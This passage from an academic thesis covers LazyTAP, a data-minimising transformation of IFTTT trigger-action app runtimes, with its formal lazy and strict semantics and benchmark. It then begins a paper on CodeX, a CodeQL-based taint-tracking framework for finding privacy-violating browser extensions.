- [46] S. Pinisetty, T. Antignac, D. Sands, and G. Schneider. Monitoring data minimisation. *CoRR*, abs/1801.02484, 2018.
- [47] S. Schoettler, A. Thompson, R. Gopalakrishna, and T. Gupta. Walnut: A low-trust trigger-action platform. <https://arxiv.org/pdf/2009.12447.pdf>, 2020.
- [48] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *WWW*, 2017.
- [49] Trakt. List my most watched movies. https://ifttt.com/trakt/queries/most_watched_movies, 2023.
- [50] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *USENIX*, 2018.
- [51] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter. Charting the attack surface of trigger-action IoT platforms. In *CCS*, 2019.
- [52] WeatherUnderground. Get the current weather. https://ifttt.com/weather/queries/current_weather, 2023.
- [53] R. Xu, Q. Zeng, L. Zhu, H. Chi, X. Du, and M. Guizani. Privacy leakage in smart homes and its mitigation: IFTTT as a case study. *IEEE Access*, 2019.

Bibliography

- [54] Zapier. <https://zapier.com>, 2023.
- [55] I. Zavalysyn, N. Santos, R. Sadre, and A. Legay. My House, My Rules: A Private-by-Design Smart Home Platform. In *EAI MobiQuitous*, 2020.

Appendix

C.I Transformation of runtime

Figure C.9 exemplifies how IFTTT's runtime is transformed into LazyTAP. The process proceeds as follows:

Step 1. Replace `triggerData`, the data existing in the body of the trigger service communication, with the remote object establishing the connection to the lazy service of the trigger; i.e., `RemoteObject.Create(new LazyService(triggerUrl))` (Line 2-3).

```
1 var TriggerService = {
2   - triggerName: triggerData
3   + triggerName: RemoteObject.Create(new LazyService(triggerUrl))
4 }
5 var QueryService = {
6   - queryName: queryService(queryUrl, queryInput)
7   + queryName: RemoteArray.Create(new LazyService(queryUrl, () =>
8     queryInput))
9 }
10 var ActionService = { actionName: { skipped: false } }
11 var actionDefaultValues = { ActionService: { actionName: {
12   - field_i: defaultValue_i
13   + field_i: () => defaultValue_i
14 } } }
15 - Object.assign(ActionService.actionName,
16   actionDefaultValues["ActionService"]["actionName"])
16 ActionService.actionName.setField_i = function(value) { if (!this.
17   skipped) this.field_i = value }
17 ActionService.actionName.skip = function() { this.skipped = true }
18 //end of app configuration
19 filterCode
20 + if (!ActionService.actionName.skipped) {
21 +   var actionfields =
22 +     actionDefaultValues["ActionService"]["actionName"]
23 +   for (const field in actionfields) {
24 +     if (!ActionService.actionName.hasOwnProperty(field)) {
25 +       ActionService.actionName[field] =
26 +         actionfields[field]() //strictify the thunk value
27 +     } } }
28 return ActionService
```

Figure C.9: IFTTT-to-LazyTAP transformation of runtime.

Step 2. For each query service, replace the object `queryService(queryUrl, queryInput)` with the remote object establishing the connection to the lazy service of the query; i.e., `RemoteArray.Create(new LazyService(queryUrl, () => queryInput))` (Line 6-7).

Step 3. For each action service, for each action field `field_i`, think the value by prepending `() =>` to the value `defaultValue_i` (Line 11-12).

Step 4. Omit assigning the default values to the action fields before the filter code by removing the `Object.assign` invocations for each action service (Line 14).

Step 5. For each action service, include the postapp code snippet that strictifies and assigns the default values to the action fields only if they have not been set in the filter code.

C.II Encoding of methods and arrays

Methods can be encoded by using an object to carry the arguments and an object the method is invoked on as follows.

```
1 // compilation of method call o.f(a)
2 x := { }
3 x["this"] := o
4 x[0] := a;
5 f(x)
```

Arrays can be encoded as number indexed objects with a special `length` property. From a modeling perspective, it is assumed any methods impacting array's size modify the `length` property accordingly.

```
1 // compilation of arrays x = [a_0, ... , a_n]
2 x = { }
3 x[0] = a_0
4 ...
5 x[n] = a_n
6 x["length"] = n + 1
```

C.III Lazy-to-strict compilation

```
1 compileL2S (Exp e) =
2 case () => e : e
3 case Q(k, e) : Q(k, compileL2S(e))
4 default : e
```

```
1 compileL2S (Cmd c) =
2 case i := e : i := compileL2S(e)
3 case c1; c2 : compileL2S(c1); compileL2S(c2)
4 default : c
```

C.IV Semantic rules

The strict evaluation rules for expressions are found in Figure C.10, and the strict execution rules for statements are found in Figure C.11. The lazy evaluation is introduced in Figure C.12, the lazy execution is presented in Figure C.13, and the supporting relations are found in Figure C.14.

C.V Correctness

Figure C.15 presents the rules for the equivalence relation.

Lemma C.1 (*Preservation of equivalence of statements*). *Execution maintains equivalence. Formally,*

$$\begin{aligned} & \forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1, E_2, R_2, H_2, E_2, H_2. \\ & (\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge \\ & \Gamma \vDash (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \wedge c' = \text{compileL2S}(c) \wedge \\ & \Gamma \vDash (c', E_1, H_1) \rightarrow_s (E_2, H_2) \implies \\ & \exists \beta_2. \beta_1 \subseteq \beta_2 \wedge (\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2). \end{aligned}$$

Proof. By induction over the height of execution tree using preservation of equivalence of expressions. \square

Lemma C.2 (*Simulation of statements*). *The strict semantics executes successfully if and only if the lazy semantics executes successfully. Formally,*

$$\begin{aligned} & \forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1. \\ & (\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge c' = \text{compileL2S}(c) \\ \implies & \left(\left(\forall E_2, R_2, H_2. \Gamma \vDash (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \implies \right. \right. \\ & \quad \left. \left. \exists E_2, H_2. \Gamma \vDash (c', E_1, H_1) \rightarrow_s (E_2, H_2) \right) \wedge \right. \\ & \quad \left. \left(\forall E_2, H_2. \Gamma \vDash (c', E_1, H_1) \rightarrow_s (E_2, H_2) \implies \right. \right. \\ & \quad \left. \left. \exists E_2, R_2, H_2. \Gamma \vDash (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \right) \right). \end{aligned}$$

Proof. By induction over the height of execution tree. The proof is standard and makes use of preservation of equivalence of statements and expressions as well as the proof of simulation of expressions. \square

C.VI LazyTAP benchmark

Table C.4 describes the dependency patterns of the apps in the benchmark.

$$\begin{array}{c}
 \frac{}{\Gamma \models (pv, E, H) \Downarrow_s (pv, H)} \text{ sevVal} \\
 \\
 \frac{E(x) = sv}{\Gamma \models (x, E, H) \Downarrow_s (sv, H)} \text{ sevVar} \\
 \\
 \frac{\Gamma \models (e_1, E, H_1) \Downarrow_s (pv_1, H_2) \quad \Gamma \models (e_2, E, H_2) \Downarrow_s (pv_2, H_3)}{\Gamma \models (e_1 \oplus e_2, E, H_1) \Downarrow_s (pv_1 \oplus pv_2, H_3)} \text{ sevOPlus} \\
 \\
 \frac{\Gamma \models (e, E, H_1) \Downarrow_s (sv_1, H_2) \quad \text{apply}(f, sv_1, H_2) = (sv_2, H_3)}{\Gamma \models (f(e), E, H_1) \Downarrow_s (sv_2, H_3)} \text{ sevCall} \\
 \\
 \frac{\Gamma \models (e_1, E, H_1) \Downarrow_s (r, H_2) \quad \Gamma \models (e_2, E, H_2) \Downarrow_s (p, H_3) \quad H_3(r) = o \quad o(p) = sv}{\Gamma \models (e_1[e_2], E, H_1) \Downarrow_s (sv, H_3)} \text{ sevPrj} \\
 \\
 \frac{r \notin \text{dom}(H_1) \quad H_2 = H_1[r \mapsto \{\}] }{\Gamma \models (\{\}, E, H_1) \Downarrow_s (r, H_2)} \text{ sevNew} \\
 \\
 \frac{}{\langle t, q, a \rangle \models (T, E, H) \Downarrow_s (t, H)} \text{ sevTrigger} \\
 \\
 \frac{\langle t, q, a \rangle \models (e, E, H_1) \Downarrow_s (sv, H_2) \quad q(k, \text{encJSON}(sv)) = j \quad \text{decJSON}(j, H_2) = (r, H_3)}{\langle t, q, a \rangle \models (Q(k, e), E, H_1) \Downarrow_s (r, H_3)} \text{ sevQuery} \\
 \\
 \frac{a(m) = r}{\langle t, q, a \rangle \models (A(m), E, H) \Downarrow_s (r, H)} \text{ sevAction}
 \end{array}$$

Figure C.10: Strict evaluation.

$$\begin{array}{c}
 \frac{}{\Gamma \vdash (\text{skip}, E, H) \rightarrow_s (E, H)} \text{seSkip} \\
 \\
 \frac{\Gamma \vdash (e, E_1, H_1) \Downarrow_s (sv, H_2) \quad E_2 = E_1[x \mapsto sv]}{\Gamma \vdash (x := e, E_1, H_1) \rightarrow_s (E_2, H_2)} \text{seAsn} \\
 \\
 \frac{\Gamma \vdash (c_1, E_1, H_1) \rightarrow_s^n (E_2, H_2) \quad \Gamma \vdash (c_2, E_2, H_2) \rightarrow_s^{n'} (E_3, H_3)}{\Gamma \vdash (c_1; c_2, E_1, H_1) \rightarrow_s^{n+n'+1} (E_3, H_3)} \text{seSeq} \\
 \\
 \frac{\Gamma \vdash (i, E, H_1) \Downarrow_s (r, H_2) \quad \Gamma \vdash (e_1, E, H_2) \Downarrow_s (p, H_3) \quad \Gamma \vdash (e_2, E, H_3) \Downarrow_s (sv, H_4) \quad H_2(r) = o_1 \quad o_2 = o_1[p \mapsto sv] \quad H_5 = H_4[r \mapsto o_2]}{\Gamma \vdash (i[e_1] := e_2, E, H_1) \rightarrow_s (E, H_5)} \text{seAsnPrj} \\
 \\
 \frac{\Gamma \vdash (e, E_1, H_1) \Downarrow_s (b, H_2) \quad \Gamma \vdash (c_{\text{bool}}, E_1, H_2) \rightarrow_s^n (E_2, H_3)}{\Gamma \vdash (\text{if } e \text{ then } c_{\text{true}} \text{ else } c_{\text{false}}, E_1, H_1) \rightarrow_s^{n+1} (E_2, H_3)} \text{self} \\
 \\
 \frac{\Gamma \vdash (e, E, H_1) \Downarrow_s (\text{false}, H_2)}{\Gamma \vdash (\text{while } e \text{ do } c, E, H_1) \rightarrow_s (E, H_2)} \text{seWhile-false} \\
 \\
 \frac{\Gamma \vdash (e, E_1, H_1) \Downarrow_s (\text{true}, H_2) \quad \Gamma \vdash (c; \text{while } e \text{ do } c, E_1, H_2) \rightarrow_s^n (E_2, H_3)}{\Gamma \vdash (\text{while } e \text{ do } c, E_1, H_1) \rightarrow_s^{n+1} (E_2, H_3)} \text{seWhile-true}
 \end{array}$$

Figure C.11: Strict execution.

$$\begin{array}{c}
 \frac{}{\Gamma \vDash (pv, E, R, H) \Downarrow_I (pv, R, H)} \text{levVal} \\
 \\
 \frac{E(x) = lv}{\Gamma \vDash (x, E, R, H) \Downarrow_I (lv, R, H)} \text{levVar} \\
 \\
 \frac{r \notin \text{dom}(H_1) \quad H_2 = H_1[r \mapsto \{\}]}{\Gamma \vDash (\{\}, E, R, H_1) \Downarrow_I (r, R, H_2)} \text{levNew} \\
 \\
 \frac{\Gamma \vDash (e_1, E, R_1, H_1) \Downarrow_I (pv_1, R_2, H_2) \quad \Gamma \vDash (e_2, E, R_2, H_2) \Downarrow_I (pv_2, R_3, H_3)}{\Gamma \vDash (e_1 \oplus e_2, E, R_1, H_1) \Downarrow_I (pv_1 \oplus pv_2, R_3, H_3)} \text{levOPlus} \\
 \\
 \frac{\Gamma \vDash (e, E, R_1, H_1) \Downarrow_I (rv_1, R_2, H_2) \quad \text{apply}(f, rv_1, R_2, H_2) = (rv_2, R_3, H_3)}{\Gamma \vDash (f(e), E, R_1, H_1) \Downarrow_I (rv_2, R_3, H_3)} \text{levFCall} \\
 \\
 \frac{\Gamma \vDash (e_1, E, R_1, H_1) \Downarrow_I (r, R_2, H_2) \quad \Gamma \vDash (e_2, E, R_2, H_2) \Downarrow_I (p, R_3, H_3) \quad H_3(r) = o \quad o(p) = rv}{\Gamma \vDash (e_1[e_2], E, R_1, H_1) \Downarrow_I (rv, R_3, H_3)} \text{levPrjLocal} \\
 \\
 \frac{\Gamma \vDash (e_1, E, R_1, H_1) \Downarrow_I (r, R_2, H_2) \quad \Gamma \vDash (e_2, E, R_2, H_2) \Downarrow_I (p, R_3, H_3) \quad R\text{Project}(\Gamma, r, p, E, R_3, H_3) = (rv, R_4, H_4)}{\Gamma \vDash (e_1[e_2], E, R_1, H_1) \Downarrow_I (rv, R_4, H_4)} \text{levPrjRemote} \\
 \\
 \frac{}{\langle t, q, a \rangle \vDash (T, E, R, H) \Downarrow_I (t, R, H)} \text{levTrigger} \\
 \\
 \frac{\Gamma \vDash (e, E, R_1, H_1) \Downarrow_I (lv, R_2, H_2) \quad \text{dom}(r) \notin R_2 \quad \text{dom}(r) \notin H_2 \quad R_3 = R_2[r \mapsto (k, lv)] \quad H_3 = H_2[r \mapsto \{\}]}{\langle t, q, a \rangle \vDash (Q(k, e), E, R_1, H_1) \Downarrow_I (r, R_3, H_3)} \text{levLQuery} \\
 \\
 \frac{a(m) = r}{\langle t, q, a \rangle \vDash (A(m), E, R, H) \Downarrow_I (r, R, H)} \text{levAction} \\
 \\
 \frac{}{\Gamma \vDash ((\Rightarrow e), E, R, H) \Downarrow_I (\text{think}(e), R, H)} \text{levThink}
 \end{array}$$

Figure C.12: Lazy evaluation.

$$\begin{array}{c}
 \frac{}{\Gamma \vDash (\text{skip}, E, R, H) \rightarrow_l (E, R, H)} \text{leSkip} \\
 \\
 \frac{\Gamma \vDash (e, E_1, R_1, H_1) \Downarrow_l (lv, R_2, H_2) \quad E_2 = E_1[x \mapsto lv]}{\Gamma \vDash (x := e, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2)} \text{leAsn} \\
 \\
 \frac{\Gamma \vDash (i, E, R_1, H_1) \Downarrow_l (r, R_2, H_2) \quad \Gamma \vDash (e_1, E, R_2, H_2) \Downarrow_l (p, R_3, H_3) \quad \Gamma \vDash (e_2, E, R_3, H_3) \Downarrow_l (rv, R_4, H_4) \quad H_2(r) = o_1 \quad o_2 = o_1[p \mapsto rv] \quad H_5 = H_4[r \mapsto o_2]}{\Gamma \vDash (i[e_1] := e_2, E, R_1, H_1) \rightarrow_l (E, R_4, H_5)} \text{leAsnPrj} \\
 \\
 \frac{\Gamma \vDash (e, E_1, R_1, H_1) \Downarrow_l (\text{bool}, R_2, H_2) \quad \Gamma \vDash (c_{\text{bool}}, E_1, R_2, H_2) \rightarrow_l^n (E_2, R_3, H_3)}{\Gamma \vDash (\text{if } e \text{ then } c_{\text{true}} \text{ else } c_{\text{false}}, E_1, R_1, H_1) \rightarrow_l^{n+1} (E_2, R_3, H_3)} \text{leIf} \\
 \\
 \frac{\Gamma \vDash (e, E_1, R_1, H_1) \Downarrow_l (\text{true}, R_2, H_2) \quad \Gamma \vDash (c; \text{while } e \text{ do } c, E_1, R_2, H_2) \rightarrow_l^n (E_2, R_3, H_3)}{\Gamma \vDash (\text{while } e \text{ do } c, E_1, R_1, H_1) \rightarrow_l^{n+1} (E_2, R_3, H_3)} \text{leWhile-true} \\
 \\
 \frac{\Gamma \vDash (e, E, R_1, H_1) \Downarrow_l (\text{false}, R_2, H_2)}{\Gamma \vDash (\text{while } e \text{ do } c, E, R_1, H_1) \rightarrow_l (E, R_2, H_2)} \text{leWhile-false} \\
 \\
 \frac{\Gamma \vDash (c_1, E_1, R_1, H_1) \rightarrow_l^n (E_2, R_2, H_2) \quad \Gamma \vDash (c_2, E_2, R_2, H_2) \rightarrow_l^{n'} (E_3, R_3, H_3)}{\Gamma \vDash (c_1; c_2, E_1, R_1, H_1) \rightarrow_l^{n+n'+1} (E_3, R_3, H_3)} \text{leSeq}
 \end{array}$$

Figure C.13: Lazy execution.

$$\begin{array}{c}
 \frac{f_F(b.p) = j \quad \text{decJSON}(j) = pv}{F = (b, f_F)} \quad \text{fetchValue} \\
 \frac{\text{FetchDecode}(F, p, R, H) = (pv, R, H)}{} \\
 \\
 \frac{f_F(b.p) = j \quad \text{decJSON}(j) = \text{unit} \quad r \notin \text{dom}(H_1) \quad r \notin \text{dom}(R_1) \quad H_2 = H_1[r \mapsto \{\}] \quad R_2 = R_1[r \mapsto (b.p, f_F)] \quad F_1 = (b, f_F) \quad F_2 = (b.p, f_F)}{\text{FetchDecode}(F_1, p, R_1, H_1) = (r, R_2, H_2)} \quad \text{fetchObject} \\
 \\
 \frac{H(r) = o \quad o(p) = rv}{R\text{Project}(\Gamma, r, p, E, R, H) = (rv, R, H)} \quad \text{Cache} \\
 \\
 \frac{R_1(r) = F \quad H_1(r) = o_1 \quad p \notin \text{dom}(o_1) \quad \text{FetchDecode}(F, p, R_1, H_1) = (rv, R_2, H_2) \quad o_2 = o_1[p \mapsto rv] \quad H_3 = H_2[r \mapsto o_2]}{R\text{Project}(\Gamma, r, p, E, R_1, H_1) = (rv, R_2, H_3)} \quad \text{Fetch} \\
 \\
 \frac{R_1(r) = (k, lv) \quad \langle t, q, a \rangle \models (lv, E, R_1, H_1) \downarrow_s (rv, R_2, H_2) \quad q(k, \text{encJSON}(rv)) = F \quad R_3 = R_2[r \mapsto F] \quad R\text{project}(\langle t, q, a \rangle, r, p, E, R_3, H_2) = (rv, R_4, H_3)}{R\text{Project}(\langle t, q, a \rangle, r, p, E, R_1, H_1) = (rv, R_4, H_3)} \quad \text{Query} \\
 \\
 \frac{}{\Gamma \models (rv, E, R, H) \downarrow_s (rv, R, H)} \quad \text{RVal} \\
 \\
 \frac{\Gamma \models (e, E, R_1, H_1) \Downarrow_l (rv, R_2, H_2)}{\Gamma \models (() \Rightarrow e, E, R_1, H_1) \downarrow_s (rv, R_2, H_2)} \quad \text{Thunk}
 \end{array}$$

Figure C.14: FetchDecode, RProject, Strictify.

$$\begin{array}{c}
 \frac{}{\Gamma, E, R, H, \Gamma, E, H \models pv \approx_{\beta} pv} \text{ modelPrim} \quad \frac{(r_1, r_2) \in \beta}{\Gamma, E, R, H, \Gamma, E, H \models r_1 \approx_{\beta} r_2} \text{ modelRef} \\
 \frac{R(r_1) = F \quad ((r_1, F), r_2) \in \beta}{\Gamma, E, R, H, \Gamma, E, H \models r_1 \approx_{\beta} r_2} \text{ modelRemote} \\
 \frac{R(r_1) = (k, lv) \quad \langle t, q, a \rangle \models (lv, E, R_1, H_1) \downarrow_s (rv, R_2, H_2) \quad q(k, \text{encJSON}(rv)) = F \quad ((r_1, F), r_2) \in \beta}{\langle t, q, a \rangle, E, R_1, H_1, \Gamma, E, H \models r_1 \approx_{\beta} r_2} \text{ modelQuery} \\
 \frac{\forall lv, R_2, H_2. \Gamma \models (e, E, R_1, H_1) \Downarrow_1 (lv, R_2, H_2) \implies \exists \beta_2. (\beta_1 \subseteq \beta_2 \wedge (\Gamma, E, R_2, H_2) \approx_{\beta_2} (\Gamma, E, H_2) \wedge \Gamma, E, R_2, H_2, \Gamma, E, H_2 \models lv \approx_{\beta_2} sv)}{\Gamma, E, R_1, H_1, \Gamma, E, H_2 \models \text{think}(e) \approx_{\beta_1} sv} \text{ modelThink} \\
 \frac{}{\Gamma, E, R, H, \Gamma, E, H \models pv \approx_{\beta}^F pv} \text{ modelFetcherPrim} \\
 \frac{H(r) = o \quad \Gamma, E, R, H, \Gamma, E, H \models (\{\}, F) \approx_{\beta} o}{\Gamma, E, R, H, \Gamma, E, H \models \text{unit} \approx_{\beta}^F r} \text{ modelFetcherObject} \\
 \frac{\text{dom}(o) = \text{dom}(o) \quad (\forall p. o(p) = rv \wedge o(p) = sv \implies \Gamma, E, R, H, \Gamma, E, H \models rv \approx_{\beta} sv)}{\Gamma, E, R, H, \Gamma, E, H \models o \approx_{\beta} o} \text{ objectModels} \\
 \frac{\forall p. p \in \text{dom}(o) \implies p \in \text{dom}(o) \quad \forall p. (b.p) \in \text{dom}(f_F) \iff p \in \text{dom}(o) \quad (\forall p. o(p) = rv \wedge o(p) = sv \implies \Gamma, E, R, H, \Gamma, E, H \models rv \approx_{\beta} sv) \quad (\forall p. o(p) = sv \wedge f_F(b.p) = j \wedge \text{decJSON}(j) = pv \implies \Gamma, E, R, H, \Gamma, E, H \models pv \approx_{\beta}^{((b.p), f_F)} sv)}{\Gamma, E, R, H, \Gamma, E, H \models (o, (b, f_F)) \approx_{\beta} o} \text{ remoteModels} \\
 \frac{\text{dom}(E) = \text{dom}(E) \quad \text{dom}(a) = \text{dom}(a) \quad (\forall x. E(x) = lv \wedge E(x) = sv \implies \Gamma, E, R, H, \Gamma, E, H \models lv \approx_{\beta} sv)}{\Gamma, R, H, \Gamma, H \models E \approx_{\beta} E} \text{ modelVarEnv} \quad \frac{(\forall m. a(m) = r_1 \wedge a(m) = r_2 \implies \langle t, q, a \rangle, E, R, H, \langle t, q, a \rangle, E, H \models r_1 \approx_{\beta} r_2)}{\langle t, q, a \rangle, E, R, H, \langle t, q, a \rangle, E, H \models a \approx_{\beta} a} \text{ modelAction} \\
 \frac{\forall r_1, r_2. (r_1, r_2) \in \beta \implies r_1 \in \text{dom}(H) \wedge r_2 \in \text{dom}(H) \quad \forall r_1, r_2, F. ((r_1, F), r_2) \in \beta \implies r_1 \in \text{dom}(H) \wedge r_2 \in \text{dom}(H) \wedge (\forall r_1, r_2. (r_1, r_2) \in \beta \wedge H(r_1) = o \wedge H(r_2) = o \implies \Gamma, E, R, H, \Gamma, E, H \models o \approx_{\beta} o) \quad (((r_1, F), r_2) \in \beta \wedge H(r_1) = o \wedge H(r_2) = o \implies \Gamma, E, R, H, \Gamma, E, H \models (o, F) \approx_{\beta} o)}{\Gamma, E, R, \Gamma, E \models H \approx_{\beta} H} \text{ modelHeap} \\
 \frac{\langle t, q, a \rangle, E, R, H, \langle t, q, a \rangle, E, H \models t \approx_{\beta} t \quad \langle t, q, a \rangle, R, H, \langle t, q, a \rangle, H \models E \approx_{\beta} E \quad \langle t, q, a \rangle, E, R, \langle t, q, a \rangle, E \models H \approx_{\beta} H \quad \langle t, q, a \rangle, E, R, H, \langle t, q, a \rangle, E, H \models a \approx_{\beta} a}{\langle \langle t, q, a \rangle, E, R, H \rangle \approx_{\beta} \langle \langle t, q, a \rangle, E, H \rangle} \text{ modelEnv} \\
 \frac{(\beta_1, t, a, E, R_1, H_1, t, a, E, H_1, lv, sv, k, r_1. (\langle \langle t, q, a \rangle, E, R_1, H_1 \rangle \approx_{\beta_1} \langle \langle t, q, a \rangle, E, H_1 \rangle \wedge \langle t, q, a \rangle, E, R_1, H_1, \langle t, q, a \rangle, E, H_1 \models lv \approx_{\beta_1} sv \wedge r_1 \notin \text{dom}(R_1) \wedge r_1 \notin \text{dom}(H_1) \wedge H_2 = H_1[r_1 \mapsto \{\}] \wedge R_2 = R_1[r_1 \mapsto (k, lv)] \wedge q(k, \text{encJSON}(sv)) = j \wedge \text{decJSON}(j, H_1) = (r_2, H_2)) \implies \exists \beta_2. (\beta_1 \subseteq \beta_2 \wedge \langle \langle t, q, a \rangle, E, R_2, H_2 \rangle \approx_{\beta_2} \langle \langle t, q, a \rangle, E, H_2 \rangle \wedge \langle t, q, a \rangle, E, R_2, H_2, \langle t, q, a \rangle, E, H_2 \models r_1 \approx_{\beta_2} r_2))}{q \approx q} \text{ modelQueries}
 \end{array}$$

Figure C.15: Strict-lazy equivalence of environments.

Category	App Id	Sensitive Services	Query Depending On	Skip Based On	Preset Action Values	Other Features
	A	T	-	T	T	-
	B	Q	I	-	-	-
Representative apps	C	T, Q	T	Q	-	-
	D	Q	I	Q	-	Nondeterministic query results (Math. random)
	E	T, Q ₁ , Q ₂	Q ₁ : I, Q ₂ : Q ₁	Q ₁ , Q ₂	Q ₂	Query chain; Conditional second query
	F	T, Q ₁ , Q ₂	Q ₁ : T, Q ₂ : T	T, Q ₁ , Q ₂	A ₁ : -, A ₂ : T	Queries on trigger-dependent branches; Two actions
	G	Q	I	-	Q	Array slice; ForEach loop
	H	T, Q	I	T, Q	-	Date object from moment
	I	T	I	-	T	String methods using regex and parseFloat; Two actions
Apps from dataset	J	T, Q	I	M	-	Nondeterministic query results (Math. random); currentTime
	K	Q ₁	Q ₁ : I, Q ₂ : I	-	T	Nondeterministic query results (Math. random)
	L	Q	I	Q	Q	currentTime and moment object; forEach loop
	M	T	I	T	T, Q	String methods using regex; forEach loop
	N	-	I	-	A ₁ : -, A ₂ : -	String methods; Two actions
	O	-	I	Q, M	T	currentTime; String methods

Table C.4: LazyTAP benchmark description of dependency patterns and app structures. T: Trigger, Q: Query, I: Independent; M: Time (moment.js). The app with id *E* is not a genuine IFTTT app due to the lack of support for query chaining.

Information-Flow Analysis



CodeX: A Framework for Tracking Flows in Browser Extensions

Mohammad M. Ahmadpanah, Matías F. Gobbi, Daniel Hedin, Johannes Kinder, and Andrei Sabelfeld

Manuscript

Abstract

Browser extensions put millions of users at risk due to their elevated privileges. Despite the current practices of semi-automated code vetting, privacy-violating extensions still thrive in the official stores. We propose CodeX, a framework for hardened taint tracking of flows from browser-specific sensitive sources like cookies, browsing history, bookmarks, and search terms to network sinks through network requests. CodeX leverages the power of CodeQL while breaking away from the conservativeness of bug-finding flavors of the traditional CodeQL taint analysis. We evaluate the framework on the extensions published on the Chrome Web Store between March 2021 and March 2024. CodeX has identified 3,719 extensions with potentially risky flows of which 1,588 received the higher classification of risky. Our manual verification of 337 of those extensions resulted in flagging 211 as privacy-violating, impacting up to 3.6M users.

D.1 Introduction

Browser extensions empower users to customize their browsing experience on the web. Extensions attract millions of users [13], driving the popularity of extension-enabled browsers such as Google Chrome. The Chrome Web Store, or the Store, currently lists 121,953 extensions available for installation. Popular extensions like Adobe Acrobat boast over 200 million users [28].

Unfortunately, due to their elevated privileges, browser extensions pose major security and privacy challenges. Extensions can read and modify the network traffic including security headers [1] as well as the webpage via accessing its document object model (DOM) APIs. They also have access to the user’s private information such as cookies, browsing history, bookmarks, and search terms [44].

Protecting user privacy. To protect users’ privacy, the Store demands developers provide an accurate, transparent, and current privacy policy for any extension that handles any user data [36, 41]. The privacy policy must comprehensively and explicitly detail collection methods, usage purposes, and any third-party recipients of user data [30].

In accordance with the demands of regulations like GDPR and CCPA, which mandate that sensitive user data be well-protected and minimized for the specific purpose, extensions must follow the principle of least privilege [38] and limit the data usage to the practices disclosed by their expressed

policies [34]. Any user data collected can only be utilized for the specific purpose it was intended for. Particularly, any user data sharing to third parties is completely prohibited unless essential for providing the specific purpose of the extension and only with explicit user consent [41]. Hence, any flow from user-sensitive data beyond the extension is deemed a potential privacy risk, unless transparently stated in the extension’s privacy policy.

All extensions submitted to the Store undergo a combination of manual and automated review prior to release, to ensure compliance with developer program policies. The review process [39] is a security measure aimed at protecting users from malicious behavior, scams, and data harvesting. The potential consequences of a policy breach are a clear indication of its severity in the eyes of Chrome. Misleading or unexpected behavior in the content, title, or description of an extension can entail its removal or more far-reaching consequences such as suspending all extensions owned by the publisher, deactivating the existing user base, or banning the entire publisher entity and related accounts [35].

Extension threats. Given their widespread use, extensions become attractive targets for attackers seeking to exfiltrate various forms of sensitive user data, including *search terms*, *cookies*, *browsing history*, and *saved bookmarks*. New malicious extensions continue emerging [19, 59], bypassing the review process and leveraging reputation manipulation, such as fake reviews [54] and fake downloads [58]. Such extensions may collect user-sensitive data themselves or transfer it to third parties, potentially without the user’s knowledge or consent. Various monetization schemes exist for browser extensions [15, 18], which often rely on privacy-violating practices and deceiving users to be effective [25]. A common pattern is for popular extensions to be bought out and subsequently implement intrusive advertising [55]. Beyond such potentially unwanted software, browser extensions can also be full-fledged malware. The DataSpii [43] breach in July 2019 revealed massive data exfiltration of both personally identifiable and corporate user data by popular browser extensions that turned out to be malicious.

The need for a principled approach. Attacks like DataSpii demonstrate that the current security practices of semi-automated vetting and relying on reputation mechanisms, unfortunately, fail to prevent ill-intended extensions from thriving in the Store. While previous work suggests approaches to detecting problematic extensions [5, 20, 45, 55, 60, 67] the continued emergence of ill-intended extensions motivates the need for a principled approach to deal with privacy-violating behaviors by browser extensions.

There is a semantic gap between an extension’s stated privacy policy and its actual behavior with user data. This gap leads us to the root of

the problem with malicious extensions: the *flow* of data as it is propagated through JavaScript code in browser extensions. Flows allow data from sensitive *sources* like cookies, browsing history, bookmarks, and search terms to leak to network *sinks* through network requests. To address the root of the problem, this paper focuses on tracking such flows.

The challenges of flow tracking. Tracking how data flows in browser extensions is challenging. First, extensions are multi-language, built from a combination of HTML, CSS, and JavaScript, forcing analyses to track flows across language boundaries. Second, the dynamic nature of JavaScript, the primary language of extensions, presents a significant obstacle to flow analysis, particularly statically. Third, sources, sinks, and the flows connecting them may be *contextual*, in the sense that assessing the privacy risk of flows from sources to sinks frequently requires information about the relevant runtime values, such as which cookie is read or to which URL the data is sent. Tracking contextual flows through static analysis is challenging, since it requires tracking the flow of sensitive data as well as the complementary contextual information that determines how it is used.

Extension analysis. The challenges of analyzing browser extensions impact static and dynamic approaches. The dynamic characteristics of JavaScript may suggest the use of dynamic analysis approaches. Yet, static analysis is a particularly appealing fit for a cross-language setting due to its independence from modifying a complex runtime. Until recently, developing static analyses for the setting of browser extensions has been prohibitively expensive. With the introduction of CodeQL [16], the playing field has changed, making the development of new cross-language static analysis tools considerably more cost-effective. CodeQL is an open-source multi-language analysis framework based on a specialized variant of Datalog. CodeQL empowers users through two key strengths: (i) support for a rich set of languages and built-in analyses, and (ii) the flexibility to customize, extend existing analyses, and develop new ones. Yet CodeQL, as it is, falls short of capturing privacy-relevant flows due to its conservative nature stemming from it primarily being designed as a tool for bug-finding.

CodeX: taint tracking hardened. We present CodeX, a principled, general framework for reasoning about flows in extensions. CodeX builds on top of CodeQL relying on its cross-language capabilities and leveraging the possibility to extend and combine existing analyses to the focus of our interest: flow tracking in browser extensions. In particular, we use CodeQL’s taint tracking as a foundation for the implementation of the notion of *hardened taint tracking* that refines the conservative bug-finding taint tracking for the purpose of analyzing contextual flows.

